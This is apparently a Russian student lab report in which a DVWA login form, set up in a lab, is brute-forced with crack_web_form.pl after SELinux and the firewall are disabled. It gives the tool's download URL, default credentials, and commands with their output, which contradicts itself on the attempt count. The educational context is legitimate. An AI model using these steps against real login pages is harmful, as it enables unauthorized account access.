

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Использование Tamper Data с помощью crack\_web\_form.pl**  
**ОТЧЁТ**  
**ПО ДИСЦИПЛИНЕ**  
**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


\_\_\_\_\_  
подпись, дата

А.С. Гераськин

Саратов 2023

## Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
  - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



## Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

*Login: student*

*Password: <Выбранный ранее пароль>.*



## Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

## Раздел 4. Временное отключение SELINUX и фаервола

1) Отключите SELinux

а. Проверьте статус SELinux командой `SEStatus`, Если статус – Disabled – переходите к следующему пункту. Иначе выполните следующую команду (вставка значения «0» в конфиг):

`echo 0 > /selinux/enforce`


2) Отключите фаерволл командой

`service iptables stop`

**Выполнено!**

## Раздел 5. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
  - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




## Раздел 6. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

*Login: root*

*Password: toor <Или измененный ранее пароль>.*




## Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

*ifconfig -a*



## Раздел 8. Настройка Tamper Data

Запустите Firefox

Выберите дополнения (Add-ons)


Tools -> Add-ons

Включите Tamper Data

Extensions -> Enable Tamper Data

Перезапустите Firefox

Нажмите на Restart Now



## Раздел 9. Фиксация HTTP-POST-DATA с помощью Tamper Data

Зайдите на DVWA

Запустите Firefox на BackTrack


Скопируйте <http://IPADDRESS/dvwa/login.php> в адресную строку.

Замените IPADDRESS на IP адрес Fedora

Примените Tamper Data

Войдите в DVWA

- Имя пользователя: admin
- Пароль: password (Это стандартный пароль для admin)






## Остановите Tamper Data

- В появившемся окне снимите галочку с Continue Tampering
- Submit*
- Stop Tamper*

## Скопируйте содержимое POSTDATA

- Нажмите на первую строку с запросом POST.
- Правой кнопкой щелкните на POSTDATA и выберите Copy



## Скопируйте строку в Notepad и выйдите из DVWA

- Applications --> Wine --> Programs --> Accessories --> Notepad*
- Edit->Paste*
- В Firefox на странице с DVWA нажмите Logout

## Сохраните данные о неудачном входе в DVWA

- Логин: admin
- Пароль: wrongpassword
- Нажмите Login
- Скопируйте строку "Login failed"
- Вставьте её в открытый блокнот
- Сохраните файл как dvwa-post-data.txt

15:09:2...	n/a ms	n/a ms	unkno...	POST	Cancelled	unknown	http://... LOAD_DOCUME...
15:09:2...	n/a ms	n/a ms	unkno...	GET	Cancelled	unknown	https://... LOAD_BACKGRO...
15:09:4...	43 ms	43 ms	0	POST	302	text/html	http://... LOAD_DOCUME...
15:09:5...	n/a ms	n/a ms	unkno...	GET	Cancelled	unknown	http://... LOAD_DOCUME...

Request Header ...	Request Header Value	Response Heade...	Response Header Value
User-Agent	Mozilla/5.0 (X11; Linux i686; rv...	Status	Found - 302
Accept	text/html,application/xhtml+xml...	Date	Tue, 18 Apr 2023 19:09:38 GMT
Accept-Language	en-us,en;q=0.5	Server	Apache/2.2.16 (Fedora)
Accept-Encoding	gzip, deflate	X-Powered-By	PHP/5.3.3
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7	Expires	Thu, 19 Nov 1981 08:52:00 GMT
Connection	keep-alive	Cache-Control	no-store, no-cache, must-revalid...
Referer	http://192.168.0.208/dvwa/leg...	Pragma	no-cache
Cookie	security=high; PHPSESSID=ka...	Location	index.php
Content-Type	application/x-www-form-urlencoded	Content-Length	0
Content-Length	44	Connection	close
POSTDATA	username=admin&password=...	Content-Type	text/html; charset=UTF-8

Настройка и запуск crack-web-form.pl

Создайте директорию

`mkdir /pentest/passwords/cwf`

```

File Edit View Terminal Help
root@root: ~
root@root:~# mkdir /pentest/passwords/cwf
root@root:~# pwd
/root
root@root:~# ls -a
. .debtags .gtk-bookmarks .recently-used.xbel
.. Desktop .gvfs .rnd
.bash_history .esd_auth .ICEauthority .selected_editor
.bashrc .gconfd .local .subversion
.cache .gem .mozilla .wine
.config .gnome2 .nautilus .Xauthority
.cwf.tar.gz .gnome2_private .profile .xsession-errors
.dbus .gstreamer-0.10 .pulse
root@root:~# mv cwf.tar.gz /pentest/passwords/cwf/
root@root:~#

```

Скачайте cwf.tar.gz

Запустите Firefox в BackTrack

Вставьте следующий URL в адресную

строку `http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson5/cwf.tar.gz`

Сохраните файл

File System -> pentest -> passwords -> cwf

Save

Разархивируйте 4. Crack Web Form

`cd /pentest/passwords/cwf`

`ls -l`

`tar xovfz cwf.tar.gz`

`chmod 700 crack_web_form.pl`



```
root@root: /pentest/passwords/cwf
File Edit View Terminal Help
root@root:/pentest/passwords/cwf# ls -l
total 16
-rw-r--r-- 1 root root 15418 2023-04-18 15:16 cwf.tar.gz
root@root:/pentest/passwords/cwf# tar xovfz cwf.tar.gz
crack_web_form.pl
password.txt
root@root:/pentest/passwords/cwf# chmod 700 crack_web_form.pl
root@root:/pentest/passwords/cwf#
```

Изучите Crack Web Form

`./crack_web_form.pl -help`

```
root@root: /pentest/passwords/cwf
File Edit View Terminal Help
root@root:/pentest/passwords/cwf# ./crack_web_form.pl -help
#####
#                               #
#####

./crack_web_form.pl -http -data [-U] [-P] [-M] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -M "Failed Login"
[Optional] e.g., -O "/var/log/crack_output.txt"

-http, Is required. The user is required to supply the login URL

-data, Is required. By default USERNAME is "admin" unless supplied with the
-U option. PASSWORD is replaced by enumerated values from the password f
ile

-U, If not specified "admin" is the default username
```

Используйте Crack Web Form

`./crack_web_form.pl -U admin -P password.txt -`

`http "http://IPADDRESS/dvwa/login.php" -`

`data "username=USERNAME&password=PASSWORD&Login=Login" -`

`M "Login failed"`

```
root@root:/pentest/passwords/cwf# ./crack_web_form.pl -U admin -P password.txt -
http "192.168.0.208/dvwa/login.php" -data "username=admin&password=password&Logi
n=Login" -M "Login failed"

#####
#                               #
#####

[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHP
SESSID=j71vnlemf46tusg2ad0ntqfjs1
root@root:/pentest/passwords/cwf#
```


Изучите результаты работы Crack Web Form

a. Заметьте, что понадобилось 239 попыток для того, чтобы найти правильный пароль.

## Раздел 11. Отчет о работе

Введите в консоли следующее:

- a. `cd /pentest/passwords/cwf`
- b. `grep Successful crack_output.txt`
- c. `date`
- d. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы



```
root@root:/pentest/passwords/cwf#  
root@root:/pentest/passwords/cwf# cd /pentest/passwords/cwf  
root@root:/pentest/passwords/cwf# grep Successful crack_output.txt  
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHP  
SESSID=j71vnlemf46tusg2ad0ntqfjs1  
root@root:/pentest/passwords/cwf# date  
Tue Apr 18 15:25:18 EDT 2023  
root@root:/pentest/passwords/cwf# echo "Serebriakov AV"  
Serebriakov AV  
root@root:/pentest/passwords/cwf#
```